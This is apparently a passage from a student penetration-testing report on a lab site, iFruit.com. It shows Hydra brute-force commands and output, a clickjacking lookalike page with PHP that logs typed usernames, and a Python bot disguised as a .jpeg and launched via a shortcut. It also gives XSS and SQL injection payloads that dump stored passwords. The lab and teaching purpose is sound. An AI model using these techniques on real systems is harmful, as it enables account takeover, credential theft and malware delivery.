sudo hydra -l admin -P /home/luis/Desktop/Hydra/passwords.txt www.ifruit.com https-post-form "/iFruit.com/index.php:usrnm=admin&pwd='PASS':The password you entered does not match you account."
More options| ->
sudo hydra -l /home/luis/Desktop/Hydra/usernames.txt -P /home/luis/Desktop/Hydra/passwords.txt 172.16.1.101 https-post-form "/iFruit.com/index.php:usrnm='USER'&pwd='PASS'&login=:The password you entered does not match you account."
```

Figure 6: Commands

Figure 6 displays the three types of commands that can be used.

```
sudo hydra -l admin -P /home/luis/Desktop/Hydra/passwords.txt
www.ifruit.com https-post-form
"/iFruit.com/index.php:usrnm=admin&pwd='PASS'&login=:The password you
entered does not match you account."
```

This command is composed of the initiation 'sudo hydra' which executes Hydra with root permissions, '-l admin' assigning the username to be tested, '-P passwords.txt', containing the passwords file, which must be followed by the path where it is stored. Domain or IP of the server 'www.ifruit.com' the POST request form, in this case since it is through port 443 it has to be 'https-



post-form', the subdirectories where the index.php file is, information available in the URL '"/iFruit.com/index.php', after the first semicolon the form in which the login page accepts parameters

'usrnm=admin&pwd=^PASS^&login=' where PASS is substituted by Hydra for the passwords file, and lastly, the error message issued by the web site when the information has not been entered correctly 'The password you entered does not match you account.' "

Figure 7 displays two successful logins with the Admin – Groupproject2021 and admin – Groupproject2021 combinations

```
(luis@kali)~$ sudo hydra -L /home/luis/Desktop/Hydra/usernames.txt -P /home/luis/Desktop/Hydra/passwords.txt 172.16.1.101 https-post-form "/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&login=:S=Home"
me*
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-08 11:07:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries per task
[DATA] attacking http-post-forms://172.16.1.101:443/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&login=:S=Home
[443][http-post-form] host: 172.16.1.101 login: Admin password: Groupproject2021
[443][http-post-form] host: 172.16.1.101 login: admin password: Groupproject2021
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-08 11:07:09
```

Figure 7: Successful Logins as Admin

The command used can be modified depending on the available information of the server. If a list of users were to be provided the command should be as follows.

```
sudo hydra -L /home/luis/Desktop/Hydra/usernames.txt -P
/home/luis/Desktop/Hydra/passwords.txt www.ifruit.com https-post-form
"/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&login=:S=Home"
```

With a capital -L, the usernames path and also, changing the test done by Hydra to know that the combination has been successful by adding the 'S=Home' string at the end, the indicates that the Home page has been reached. Instead of focusing on failed attempts it focuses on successful attempts, this way it checks every single combination between passwords and usernames existing in the files.

Similarly, this command had provided access to the web site bypassing the login form.


#### 4.4. Clickjacking

Another vulnerability found by OWASP is the X-Frame-Options header not being set in the server which allows the web site to be framed or referenced in an iframe tag in a different web site.

This vulnerability allows a third party to craft a server to which redirect the users and potentially steal information from them or make them take an action of which they are not aware.

In this penetration testing scenario, the vulnerability is used to retrieve usernames from legitimate users so the brute force attack can be done with more accuracy and less margin for error.

Firstly, an Apache2 server is set on a third-party machine where the attack stores the stolen usernames. The web server domain ideally has a very similar name to that of the legitimate web site to increase credibility. Figure 8 shows a website framing [www.ifruit.com](http://www.ifruit.com) but with an overlapping input box and a similar name, [www.iFruitt.com](http://www.iFruitt.com).



*Figure 8: Both Real & Fake Login Screens*

In this test it is important that the borders of the frame are not present and that there is a mechanism to store the user input in a text file, this (figure 8) is achieved with HTML, CSS and PHP.

While the example in Figure 8 is not perfect as the configuration is not finished, it shows the potential damage that this vulnerability can cause.

The website has been crafted with the available code in Figure 9 below. Also the web server had to be named accordingly and a domain created and registered, in this case, instead, the hosts files have been modified in the victim and attackers machine to mimic the result and by changing adding the name server to the configuration file located in **'/etc/apache2/sites-enabled/000-default.conf'** with **'ServerName www.iFruitt.com'** and **'ServerAlias iFruitt.com'**.

```

<!DOCTYPE html>
<html>
<head>
  <title>Store form data in .txt file</title>
</head>
<body>
  <form method="post">
    Enter Your Text Here:<br>
    <input type="text" name="textdata"><br>
    <input type="submit" name="submit">

  </form>
</body>
</html>
<?php
if(isset($_POST['textdata']
))
{
$data=$_POST['textdata'];
$fp = fopen('data.txt',
'a'); fwrite($fp, $data);
fclose($fp);
}
?>

```

Figure 9: HTML doc w/ Code

Figure 9 shows a method to retrieve the data from the form shown in Figure 8, additional changes were made to show the letters in blue and the text above the box along the placeholder 'User' on the input box.

At last but not least, the iframe tag that is used to present the user with the legitimate web site is shown in Figure 10, referencing <https://ifruit.com/iFruit.com>, which has to be included within a div inside the crafted web site.

```

<div>
  <iframe src="https://ifruit.com/iFruit.com" width="800px" height="800px" frameborder="0"></iframe>
</div>

```

Figure 10: I-Frame in HTML <div>

## 5.0. Python Bot – By Luis Loaysa

### 5.1. Introduction

This document explores the utilization of a Bot.net to simulate a Bot attack where the user downloads a file from a compromised website and when is interacted with, the communication between the controller and the bot is initiated. A random message is sent over the network to the controller every time the Bot is executed. How these messages are encoded is explored later.

Additionally, a few techniques are implemented to hide the files that the user has to execute. The victim in this exercise is intended to be a Windows workstation.

Furthermore, the bot must be present in the victim workstation and while this document does not explore how to compromise the victim machine, previous exercises within the project make this exploit available. In this case, the vulnerable website [www.iFruit.com](http://www.iFruit.com) has a container where an administrator can post messages of the day, this feature when used by an attacker with access to the administrator account can make the bot downloadable with a click from any user that enters the web site.

### 5.2. Bot exploration

Python 3 has been used to develop the bot and the controller respectively to create a listening socket on the attacker's machine waiting for connection on port 5005. The controller will wait until there is no more data written into the TCP buffer from the bot to close the connection.

Given the implementation and characteristics of the environment the bot and controller have been hard coded to use specific IP addresses and ports, although, it can be configured with a customized public or private IPs for different uses and purposes.

The controller named 'Server.py' has to be executed with the following command – ***python3 server.py*** in the directory where it's located (assuming that it is being executed in a Linux based operating system). It will then wait for an incoming connection.

Once the user executes the bot, with a double click in a Windows operating system, it will send the messages that were coded previously, however, one of the messages lists the 'C:\Users' folder achieving more dynamic results and a potential vulnerability to expose other systems.

The bot has been 'randomized' to send a message each time it is executed, this means that not all the prepared messages are sent, every time the bot is executed there is one out of six chances for a specific message to be sent, the idea behind this feature is to allow further analysis of the bot.

Also, note that the messages are not printed out to the console once they are received, instead, they can be captured with **Wireshark** as they are transmitted in plain text over the network. At last, and when a message has been received, the server sends back an acknowledgement just before closing the connection which is not displayed to the console either.

### 5.3. Concealment

A user that recognizes an '.exe' might not use the bot as it could be potentially dangerous, it is good practice not to execute files of which the precedence it's unknown. To conceal the file the **Python** *client\_start.py* has been modified to *notes.jpeg* changing also how Windows recognizes the file, in this case using a image icon for it, although it cannot be executed since it is missing the .exe extension used to start programs in Windows. In this case a shortcut of the image file has been created, however, it has also been modified to display a .zip icon and to execute the previously mentioned image file from the **CMD** without the user knowledge. For the attack to work it is necessary that both files the image and shortcut to be in the same folder.




Figure 1

Figure 1 demonstrates how the shortcut is able to execute the file even if the format has been changed to .jpeg from them or make them take an action of which they are not aware.

```
C:\Windows\System32\cmd.exe /c notes.jpeg
```

The above command is inserted in the target of the shortcut, opening the CMD in background (option /c) and executing *notes.jpeg*.

### 5.4. Messages

The bot contains six messages in total of which one is sent every time it is executed, and the controller is listening.

The first message contains a string outputting 'Sent.. there should be 5' which gives a clue of how many more messages there are, note that the order in which these are sent is random.

The second piece of code executes 'cmd /c "dir"' after changing the directory to 'C:\\Users', then it is encoded and sent. Note that all messages must be encoded before they are sent over the TCP tunnel. This message also displays an error with 'try me differently, not my environment' if the Users folder is not found, the intention is to give a hint in case the bot is used in a Linux based operating system.

The third message is further encoded with a cipher, Vigenere with key 5. By knowing this information, it is possible to convert back the string into readable text which would output 'THEY HAVE WHAT WE NEED AND SHOULD NOT LET PASS'

The fourth message is encoded with a Caesar alphabet with 5 shifts, if decoded it should read 'IT WILL BE AN SCANDAL, WE MUST HIDE'

The fifth message clarifies in plain text that the bot should also be used in a Windows computer so the Users folders can be listed and sent over to the controller.

At last, the sixth message sends an encoded image in **base64** that has a hidden message inside. By using stenography capabilities, a text string is added to the image that can only be disclosed if opened with a text editor. This can be accomplished by issuing the following command on the CMD in Windows.

```
copy /b name.jpg + name.txt hidden.jpg
```

A new file is created that has joined both binary strings the one from the image and that of the text, figure 2, then it is encoded with an online to into **base64** of which an string is created, that string is then sent over the TCP tunnel making it available through a network sniffer, however there are no clues as if text is hidden on the image or what system has been used to encode it.




Figure 2

## 5.5. Implementation

To serve the bot where other users can download it an Apache 2 server has been setup. Also used in other exploits within this project. The server has the two files that have to be downloaded, the bot and the shortcut acting as executable. Once access to the administrator account of iFruit.com has been obtained, either with a brute force attack or by retrieving usernames and passwords from the

web site, the posting feature is used to set a link where the bot files can be downloaded. A representation can be seen in figure 3.




Figure 3

It is important to note that the box to submit the message is not available in accounts that are not administrator and therefore other users would not see it. Also, a paragraph indicating where to get receipts has been set to add credibility. Once clicked on a redirection takes place to the compromised web site that contains the bot files.

After the download and execution of the 'notes.zip' file, figure 4 shows how the controller receives the message in which the image with text hidden in it has been encoded and sent over. A Wireshark capture shows the text being sent but not being outputted to the console. Additionally, in the latest version, the controller only output one line of '+' and '-' to indicate that the connection has been successful.




Figure 4

At last, the bot has been compiled with **Pyinstaller** so it can be executed in a foreign environment without Python3 installed, meaning that the bot can be used in any Windows workstation regardless of its configuration installation. Also, by modifying the controller to ask for an input of the user for the variable '*tcp\_ip*' it would be possible to enter where the server listens for connection manually. The same can be set in the bot, although it would lose the concealment as the user would have to interact with it.



## 6.0. SQL Injection & Further Web Exploitation – By Connor Grattan

### 6.1. Known Vulnerabilities

#### Cross-Site Scripting in Products Search

Searches made using the format '`<script>CODE</script>`' will cause the Javascript inside CODE to be run on the search results page.

This is because the search input is not sanitised and displayed on the search results page under a 'You searched for: ' message. Entering the script tags into the search causes the server to load the page using these tags, instead of handling them as pure text.

### 6.2. SQL Injection in Products Search

Searches made using the format '`';QUERY#`' will cause the text inside QUERY to be passed to the server as an SQL query.

This is because the search input is not sanitised, and so the PHP code can be tricked into closing the search query it is supposed to use and opening a new one. The # at the end of the injection is to prevent syntax errors by commenting out the end of the intended search query - which is still appended to the search input.

The results of an SQL injection can be displayed onto the search results page by using UNION. An example of this would be searching for:

```
' UNION (SELECT id, usnm, pwd, 4 FROM users)#
```

This will cause the results to also include the id, username, and password of all users stored in the database. It should also be noted that no semicolon is required as this is not a new query, it is only adding to the original search query.

There are 2 important notes with displaying the results of an SQL injection, to prevent an error that will result in no results being displayed from the UNION: 1: The table added using UNION should be 4 columns long, as that is how many columns are taken from the products table.

2: The 4th column being queried for should always be numerical, as that is where the price for the products is stored - which gets used in calculations on the page.

A slightly less critical note is that the value of the 3rd column is not displayed as itself, but instead as the 'href' value of an image. This can be pulled from the page using 'view source' or 'inspect element'.

### 6.3. NB: Combining SQLI and XSS

The previous two vulnerabilities can be combined using the format:

```
" <script>CODE</script>';QUERY# "
```

#### 6.4. Second-Order SQL Injection via Profile Usernames

The data used in 'profile.php' is pulled from the database using a query for the username of the logged-in user, which is not sanitised prior to searching.

This creates a point of entry for a malicious query to be injected, as usernames can be created with common SQLi characters without issue (e.g: ', ,, -).

If a user created an account with the username 'USERNAME', the following query would be executed upon the user visiting 'profile.php': `SELECT * FROM users WHERE usnm='USERNAME'`